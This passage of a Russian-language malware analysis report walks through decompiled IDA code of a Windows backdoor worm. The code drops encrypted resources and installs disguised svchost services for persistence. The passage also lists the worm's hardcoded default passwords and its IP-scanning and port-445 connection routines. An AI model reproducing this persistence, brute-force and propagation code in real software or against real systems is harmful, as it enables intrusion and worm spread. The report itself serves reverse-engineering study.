


Рисунок 17 – Создание mssscardprv.ax





Рисунок 18 – Создание и запуск сервиса SCardPrv




Id	Dir	Call	Caller Rela
955	Out	RegOpenKeyExA(0x80000002,0x00408274:"SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost",0x...	BackdoorV
956	Out	RegOpenKeyExA(0x80000002,0x00408274:"SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost",0x...	BackdoorV
957	In	RegSetValueExA(0x00007554,0x00408130:"Wmmvsvc",0x00000000,0x00000007,0x004082BC:{57 6D 6D 7...	BackdoorV
958	Out	RegSetValueExA(0x00007554,0x00408130:"Wmmvsvc",0x00000000,0x00000007,0x004082BC:{57 6D 6D 7...	BackdoorV
959	In	RegCloseKey(0x00007554)	BackdoorV
960	In	RegCloseKey(0x00007554)	BackdoorV
961	In	OpenEventW(0x00100000,0x00000000,0x754512F0:"Global\SvcctrlStartEvent_A3752DX")	sechost.dl
962	In	CloseHandle(0x00007554)	sechost.dl
963	In	RtlFreeSid(0x05D11170)	sechost.dl
964	In	OpenSCManagerA(0x00000000:Bad Pointer,0x00000000:Bad Pointer,0x00000002)	BackdoorV
965	Out	CreateServiceA(0x0283FC20,0x004082BC:"Wmmvsvc",0x004080D4:"Windows Media Management Driver Ext...	BackdoorV
966	In	ChangeServiceConfig2A(0x0283FC98,0x00000001,0x0018F944:{90 80 40 00})	BackdoorV
967	In	CloseServiceHandle(0x0283FC98)	BackdoorV
968	Out	RegOpenKeyExA(0x80000002,0x00408064:"SYSTEM\CurrentControlSet\Services\Wmmvsvc",0x00000000,0x...	BackdoorV
969	Out	RegOpenKeyExA(0x80000002,0x00408064:"SYSTEM\CurrentControlSet\Services\Wmmvsvc",0x00000000,0x...	BackdoorV
970	Out	RegCreateKeyA(0x00007554,0x00408168:"Parameters",0x0018F930:0x0000755C)	BackdoorV
971	In	RegSetValueExA(0x0000755C,0x00408138:"ServiceDll",0x00000000,0x00000002,0x00408040:{25 53 79 73 ...	BackdoorV
972	Out	RegSetValueExA(0x0000755C,0x00408138:"ServiceDll",0x00000000,0x00000002,0x00408040:{25 53 79 73 ...	BackdoorV
973	In	RegCloseKey(0x0000755C)	BackdoorV
974	In	RegCloseKey(0x0000755C)	BackdoorV
975	In	RegCloseKey(0x00007554)	BackdoorV
976	In	RegCloseKey(0x00007554)	BackdoorV

Рисунок 19 – Создание и запуск сервиса Wmmvsvc

Закончим исследование данного файла с помощью IDA:


```
115     if ( v38 )
116     {
117       v11 = FindResourceA(0, (LPCSTR)0x65, Type);
118       v12 = LoadResource(0, v11);
119       result = LockResource(v12);
120       v13 = result;
121       if ( !result )
122         return result;
123       sub_4010D0(PathName, 0);
124       v14 = FindResourceA(0, (LPCSTR)0x65, Type);
125       v15 = SizeofResource(0, v14);
126       DeleteFileA(PathName);
127       v16 = CreateFileA(PathName, 0x40000000u, 0, 0, 2u, 4u, 0);
128       if ( v16 == (HANDLE)-1 )
129         return 0;
130       v17 = operator new(v15);
131       qmemcpy(v17, v13, v15);
132       NumberOfBytesWritten = (DWORD)v17;
133       sub_401240(v16, (int)v17, v15);
134       operator delete((void *)NumberOfBytesWritten);
135       CreationTime = sub_4011A0();
136       SetFileTime(v16, &CreationTime, &CreationTime, &CreationTime);
137       CloseHandle(v16);
138     }
139     v18 = FindResourceA(0, (LPCSTR)0x68, Type);
140     v19 = LoadResource(0, v18);
141     result = LockResource(v19);
142     v20 = result;
143     if ( result )
144     {
145       sub_4010D0(byte_408BA0, 0);
146       v21 = FindResourceA(0, (LPCSTR)0x68, Type);
147       v22 = SizeofResource(0, v21);
148       NumberOfBytesWritten = v22;
149       DeleteFileA(byte_408BA0);
150       v23 = CreateFileA(byte_408BA0, 0x40000000u, 0, 0, 2u, 4u, 0);
151       if ( v23 == (HANDLE)-1 )
152         return 0;
153       v24 = operator new(v22);
154       qmemcpy(v24, v20, v22);
155       sub_401240(v23, (int)v24, NumberOfBytesWritten);
156       operator delete(v24);
157       CreationTime = sub_4011A0();
158       SetFileTime(v23, &CreationTime, &CreationTime, &CreationTime);
159       CloseHandle(v23);
160       if ( !v38 )
000017D9 sub_401560:132
```

Рисунок 20 – Создание файлов, поиск ресурсов для записи и запись в файлы




```
{
  DWORD v3; // ebx@1
  int v4; // ebp@1
  unsigned int v5; // esi@1
  int result; // eax@4

  v3 = NumberOfBytesWritten;
  v4 = 0;
  v5 = 5120;
  do
  {
    if ( v3 < v5 )
      v5 = v3;
    sub_401000(a2 + v4, v5);
    result = WriteFile(hFile, (LPCVOID)(a2 + v4), v5, &NumberOfBytesWritten, 0);
    v3 -= v5;
    v4 += v5;
  }
  while ( v3 );
  return result;
}
```

Рисунок 21 – Функция записи в файл, записи предшествует обработка




```
  char v12; // [sp+Fh] [bp-101h]@4
  char v13; // [sp+10h] [bp-100h]@1
  char v14; // [sp+11h] [bp-FFh]@1
  __int16 v15; // [sp+10Dh] [bp-3h]@1
  char v16; // [sp+10Fh] [bp-1h]@1

  v13 = byte_409704;
  v2 = 0;
  memset(&v14, 0, 0xFCu);
  v15 = 0;
  v16 = 0;
  LOBYTE(v3) = 0;
  v4 = 0;
  do
  {
    *(&v13 + v4) = v4;
    ++v4;
  }
  while ( v4 < 256 );
  v5 = 0;
  do
  {
    v6 = *(&v13 + v5);
    v7 = (unsigned __int8)(v6 + v2 + byte_408030[v5++ % 10]);
    v2 = v7;
    v8 = *(&v13 + v7);
    *(&v13 + v7) = v6;
    *(&v12 + v5) = v8;
  }
  while ( v5 < 256 );
  LOBYTE(v9) = 0;
  for ( result = 0; result < a2; ++result )
  {
    v3 = (unsigned __int8)(v3 + 1);
    v11 = *(&v13 + v3);
    v9 = (unsigned __int8)(v9 + *(&v13 + v3));
    *(&v13 + v3) = *(&v13 + v9);
    *(&v13 + v9) = v11;
    *(_BYTE *)(result + a1) ^= *(&v13 + (unsigned __int8)(v11 + *(&v13 + v3)));
  }
  return result;
}
```

Рисунок 22 – Эта функция оказалась неким алгоритмом расшифрования, использующего xor, данные можно расшифровать, используя заранее известный второй параметры равный 5120




```
264         if ( result )
265         {
266           v30 = CreateServiceA(
267                   result,
268                   (LPCSTR)Data,
269                   DisplayName,
270                   0xF01FFu,
271                   0x20u,
272                   2u,
273                   1u,
274                   BinaryPathName,
275                   0,
276                   0,
277                   0,
278                   0,
279                   0);
280           v31 = v30;
281           if ( !v30 )
282           {
283             CloseServiceHandle(v29);
284             return 0;
285           }
286           Info = aManagesAndCont;
287           ChangeServiceConfig2A(v30, 1u, &Info);
288           v32 = (void (__stdcall *)(SC_HANDLE))CloseServiceHandle;
289           CloseServiceHandle(v31);
290           if ( RegOpenKeyExA(HKEY_LOCAL_MACHINE, aSystemCurrentc, 0, 6u, &phkResult) )
291           {
292             RegCloseKey(phkResult);
293             CloseServiceHandle(v29);
294             return 0;
295           }
296           if ( RegCreateKeyA(phkResult, aParameters, &hKey) )
297           {
298             RegCloseKey(hKey);
299             RegCloseKey(phkResult);
300             CloseServiceHandle(v29);
301             return 0;
302           }
303           if ( RegSetValueExA(hKey, aServicedll, 0, 2u, aSystemrootSy_0, strlen((const char *)aSystemrootS
304           {
305             RegCloseKey(hKey);
306             RegCloseKey(phkResult);
307             CloseServiceHandle(v29);
308             return 0;
309           }
```

Рисунок 23 – Создание сервиса



```
074A8  00000013  C  GetLastActivePopup
074BC  00000010  C  GetActiveWindow
074CC  0000000C  C  MessageBoxA
074D8  0000000B  C  user32.dll
077D0  0000000D  C  KERNEL32.dll
0781C  0000000B  C  USER32.dll
07912  0000000D  C  ADVAPI32.dll
08031  0000000A  C  defghijkl
08040  00000022  C  %SystemRoot%\\system32\\Wmmvsvc.dll
08064  0000002A  C  SYSTEM\\CurrentControlSet\\Services\\Wmmvsvc
08090  00000044  C  Provides Windows Media management information to and from drivers.
080D4  0000002B  C  Windows Media Management Driver Extensions
08100  0000002D  C  %SystemRoot%\\system32\\svchost.exe -k Wmmvsvc
08130  00000008  C  Wmmvsvc
08138  0000000B  C  ServiceDll
08144  00000023  C  %SystemRoot%\\system32\\scardprv.dll
08168  0000000B  C  Parameters
08174  0000002B  C  SYSTEM\\CurrentControlSet\\Services\\SCardPrv
081A0  00000081  C  Manages and controls access to a smart card inserted into a smart card reader attached to the com...
08224  00000014  C  SmartCard Protector
08238  0000002E  C  %SystemRoot%\\system32\\svchost.exe -k SCardPrv
08268  00000009  C  SCardPrv
08274  00000035  C  SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Svchost
082B0  0000000A  C  RT_RCDATA
082BC  00000008  C  Wmmvsvc
082C8  00000009  C  SCardPrv
082D4  00000006  C  Rpcss
082DC  0000000F  C  mssscardprv.ax
082EC  0000000C  C  Wmmvsvc.dll
082F8  00000006  C  %s\\%s
08300  0000000D  C  scardprv.dll
08310  00000005  C  MAIN
08A9C  00000006  C  ^v@!
```

Рисунок 24 – Используемые строки (которые мы видели при создании сервисов)



```
3   if ( a2 == 15 )
4   {
5     if ( !dword_409700 )
6     {
7       ShowWindow(hWnd, 0);
8       dword_409700 ^= 1u;
9     }
10  }
11  else if ( a2 == 272 )
12  {
13    ShowWindow(hWnd, 0);
14    sub_401560();
15    EndDialog(hWnd, 0);
16    PostQuitMessage(0);
17    return 0;
18  }
19  return 0;
20}
```

Рисунок 25 – Выделенная функция создает dll, сервисы и запускает их, далее выполнение процесса завершается

На этом данный исполняемый файл можно считать разобранным.

Изучение Dll решено начать с кода червя, это несложно определить по сохраненным в открытом виде списке стандартных логинов и паролей:

.data:1000EE4C	00000009	C	internet
.data:1000EF50	00000008	C	letmein
.data:1000F054	00000006	C	Login
.data:1000F158	00000006	C	login
.data:1000F25C	00000005	C	love
.data:1000F360	00000008	C	manager
.data:1000F464	00000007	C	oracle
.data:1000F568	00000006	C	owner
.data:1000F66C	00000005	C	pass
.data:1000F770	00000007	C	passwd
.data:1000F874	00000009	C	password
.data:1000F978	0000000A	C	password1
.data:1000FA7C	0000000A	C	password!
.data:1000FB80	00000006	C	pw123
.data:1000FD88	00000007	C	q1w2e3
.data:1000FE8C	00000009	C	q1w2e3r4
.data:1000FF90	0000000B	C	q1w2e3r4t5
.data:10010094	0000000D	C	q1w2e3r4t5y6
.data:10010198	00000007	C	qazwsx
.data:1001029C	0000000A	C	qazwsxedc
.data:100103A0	00000005	C	qwer
.data:100104A4	00000006	C	qwert
.data:100105A8	00000007	C	qwerty
.data:100106AC	00000005	C	root
.data:100107B0	00000007	C	secret
.data:100108B4	00000007	C	server
.data:10010BC0	00000008	C	sqlexec
.data:10010CC4	00000007	C	shadow
.data:10010DC8	00000006	C	super
.data:10010ECC	00000007	C	sybase
.data:10010FD0	00000005	C	temp
.data:100110D4	00000008	C	temp123
.data:100111D8	00000005	C	test

Рисунок 26 – Хранимый в открытом виде список паролей

```
HMODULE __stdcall ServiceMain(int a1, int a2)
{
  HMODULE result; // eax@1
  int (__stdcall *v3)(_DWORD, _DWORD, _DWORD); // ebx@2
  char *v4; // eax@6
  char Str; // [sp+10h] [bp-104h]@6

  result = LoadLibraryA(LibFileName);
  if ( result )
  {
    result = (HMODULE)GetProcAddress(result, ProcName);
    v3 = (int (__stdcall *)(_DWORD, _DWORD, _DWORD))result;
    if ( result )
    {
      ServiceStatus.dwServiceType = 288;
      ServiceStatus.dwCurrentState = 2;
      ServiceStatus.dwControlsAccepted = 1;
      ServiceStatus.dwWin32ExitCode = 0;
      ServiceStatus.dwServiceSpecificExitCode = 0;
      ServiceStatus.dwCheckPoint = 0;
      ServiceStatus.dwWaitHint = 0;
      while ( !Filename )
        Sleep(0xAu);
      result = (HMODULE)strrchr(&Filename, 92);
      if ( result )
      {
        strcpy(&Str, (const char *)result + 1);
        v4 = strrchr(&Str, 46);
        *v4 = 0;
        v4[1] = 0;
        result = (HMODULE)v3(&Str, sub_10001E60, 0);
        hServiceStatus = (int)result;
        if ( result )
        {
          ServiceStatus.dwCurrentState = 4;
          ServiceStatus.dwCheckPoint = 0;
          ServiceStatus.dwWaitHint = 0;
          SetServiceStatus((SERVICE_STATUS_HANDLE)result, &ServiceStatus);
          result = (HMODULE)beginthreadex(0, 0, sub_10002050, 0, 0, 0);
        }
      }
    }
  }
  return result;
}
```

Рисунок 27 – Стартовая процедура. Создается поток


```
signed int v0; // esi@1
HANDLE v1; // eax@6
LONG (__stdcall *v2)(struct _EXCEPTION_POINTERS *); // esi@8
struct _OSVERSIONINFOA VersionInformation; // [sp+8h] [bp-76Ch]@1
char v5; // [sp+A4h] [bp-6D0h]@1
struct WSAData WSAData; // [sp+1A8h] [bp-5CCh]@7
char v7; // [sp+338h] [bp-43Ch]@8

VersionInformation.dwOSVersionInfoSize = 156;
strcpy(&v5, aFnpcashe_dat);
v0 = 100;
if ( GetVersionExA(&VersionInformation) )
{
  if ( VersionInformation.dwPlatformId == 2
    && VersionInformation.dwMajorVersion == 5
    && VersionInformation.dwMinorVersion == 1 )
  {
    v0 = 10;
  }
  v1 = CreateMutexA(0, 0, Name);
  if ( WaitForSingleObject(v1, 0xBB8u) != 258 )
  {
    WSAStartup(0x202u, &WSAData);
    if ( sub_100014A0() )
    {
      sub_10002160(v0, 10, &v5);
      v2 = SetUnhandledExceptionFilter(TopLevelExceptionFilter);
      beginthreadex(0, 0, sub_10002060, &v7, 0, 0);
      if ( v2 )
        SetUnhandledExceptionFilter(v2);
      Sleep(0xFFFFFFFF);
      WSACleanup();
      sub_100022E0(&v7);
    }
  }
}
return 0;
}
```

Рисунок 28 – Инициализация Winsock Dll

```
result = LoadLibraryA(aUrlmon_dll);
if ( result )
{
  dword_10013750 = (int)GetProcAddress(result, aUrldownloadtof);
  result = LoadLibraryA(aWininet_dll);
  v2 = result;
  if ( result )
  {
    dword_10013768 = (int)GetProcAddress(result, aDeleteurlcache);
    dword_10013754 = (int)GetProcAddress(v2, aInternetopena);
    dword_1001372C = (int)GetProcAddress(v2, aInternetopenur);
    dword_10013724 = (int)GetProcAddress(v2, aInternetcracku);
    dword_10013730 = (int)GetProcAddress(v2, aInternetreadfi);
    dword_10013770 = (int)GetProcAddress(v2, aInternetcloseh);
    v3 = sub_10001000(aEmcfgv7xc8itav, aIamsorry);
    result = LoadLibraryA(v3);
    v4 = result;
    if ( result )
    {
      v5 = sub_10001000(aUra9t1tcdes197, aIamsorry);
      dword_10013720 = (int)GetProcAddress(v4, v5);
      v6 = sub_10001000(aVwbebxyx1nzrck, aIamsorry);
      dword_10013718 = (int)GetProcAddress(v4, v6);
      v7 = sub_10001000(a_2fachi224a_q8, aIamsorry);
      dword_1001373C = (int)GetProcAddress(v4, v7);
      v8 = sub_10001000(aGawd1uiqi6w8kj, aIamsorry);
      dword_1001374C = (int)GetProcAddress(v4, v8);
      v9 = sub_10001000(a6ro0eykriqfmph, aIamsorry);
      dword_10013780 = (int)GetProcAddress(v4, v9);
      v10 = sub_10001000(aM2mbhjehq7ik6u, aIamsorry);
      dword_10013734 = (int)GetProcAddress(v4, v10);
      v11 = sub_10001000(aCtrhfex5m9jnzd, aIamsorry);
      dword_1001371C = (int)GetProcAddress(v4, v11);
      v12 = sub_10001000(aTlpco4ikblt6jn, aIamsorry);
      dword_10013714 = (int)GetProcAddress(v4, v12);
      v13 = sub_10001000(a0e1mfduuanes8y, aIamsorry);
      dword_10013744 = (int)GetProcAddress(v4, v13);
0000156A sub_100014A0:49
```

Рисунок 29 – Динамическая загрузка библиотек и функций (названия некоторых функций зашифрованы и расшифровываются непосредственно перед загрузкой

Далее созданный поток в цикле перебирает IP адреса и создает еще потоки:



```
20    v3 = (_DWORD *)*v2;
21    if ( (_DWORD *)*v2 != v2 )
22    {
23      do
24      {
25        if ( v3[2] )
26        {
27          v9 = 1;
28          do
29          {
30            if ( Addend >= *(_DWORD *)(v1 + 268) )
31            {
32              --v9;
33            }
34            else
35            {
36              v4 = operator new(0x10u);
37              *(_DWORD *)v4 = v1;
38              *((_DWORD *)v4 + 1) = operator new(0x14u);
39              *((_DWORD *)v4 + 2) = operator new(0x104u);
40              *((_DWORD *)v4 + 3) = operator new(0x104u);
41              sprintf(
42                &Dest,
43                aD_D_D_D,
44                *((_BYTE *)v3 + 12),
45                *((_BYTE *)v3 + 13),
46                *((_BYTE *)v3 + 14),
47                (unsigned __int8)v9);
48              strcpy(*((char **)v4 + 1), &Dest);
49              InterlockedIncrement(&Addend);
50              v5 = (void *)beginthreadex(0, 0, sub_10003C60, v4, 0, 0);
51              if ( v5 )
52                CloseHandle(v5);
53              v1 = v10;
54            }
55            ++v9;
56          }
57          while ( (unsigned __int8)v9 < 0xFFu );
```

Рисунок 30 – Формирование IP и создание потока

```
char Dest; // [sp+8h] [bp-104h]@2

if ( sub_10002530(*(void **)Memory, *((char **)Memory + 1), *((_DWORD *)Memory + 2), *(
{
  sprintf(&Dest, aSOpen, *((_DWORD *)Memory + 1));
  sub_10002C60(*((char **)Memory + 1), *((char **)Memory + 2), *((char **)Memory + 3));
  InterlockedDecrement(&Addend);
  sub_10005FD0(*((void **)Memory + 1));
  sub_10005FD0(*((void **)Memory + 2));
  sub_10005FD0(*((void **)Memory + 3));
}
else
{
  sprintf(&Dest, aSNoopen, *((_DWORD *)Memory + 1));
  InterlockedDecrement(&Addend);
  sub_10005FD0(*((void **)Memory + 1));
  sub_10005FD0(*((void **)Memory + 2));
  sub_10005FD0(*((void **)Memory + 3));
}
sub_10005FD0(Memory);
return 0;
}
```

Рисунок 31 – Обработка одного IP

Разберем функцию из условия:

```
v4 = this;
v46 = &v25;
name.sa_family = 2;
*(_WORD *)&name.sa_data[0] = htons(0x1BDu);
v5 = inet_addr(cp);
v6 = *((_DWORD *)v4 + 136);
*(_DWORD *)&name.sa_data[2] = v5;
v47 = 0;
v7 = sub_10001320(&name, v6);
cpa = (char *)v7;
if ( v7 == -1 )
  return 0;
*(_BYTE *)a3 = 0;
